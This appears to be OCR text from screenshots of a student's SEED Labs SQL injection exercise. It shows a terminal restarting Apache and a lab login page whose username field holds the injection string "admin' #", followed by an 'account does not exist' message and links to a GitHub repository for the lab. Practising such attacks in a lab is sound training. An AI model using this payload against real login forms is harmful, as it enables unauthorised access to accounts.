
[10/30/21] seed@VM:/var$ cd

[10/30/21] 11seed@VM:/$ sudo service apache2 reset

[10/30/211seed@VM:/$




SQLi Lab - Mozilla Firefox
12:48 PM
File Edit View History Bookmarks Tools Help
Web_SQL_Injection.pdf
SQLi Lab
www.seedlabsqlinjection.com/index.html
50%
Most Visited
SEED Labs
Sites for Labs
Employee Profile Login
USERNAME
admin' #
PASSWORD
Password
Login
Copyright © SEED LABs


SQLi Lab - Mozilla Firefox
12:48 PM
File Edit View History Bookmarks Tools Help
Web_SQL_Injection.pdf
SQLi Lab
www.seedlabsqlinjection.com/unsafe_home.php
50%
Most Visited
SEED Labs
Sites for Labs
The account information your provide does not exist.
Go back

GitHub Repository Link:

https://github.com/Ambreen-Kanwal

https://github.com/Ambreen-Kanwal/SEED-SQL-Injection-Lab.git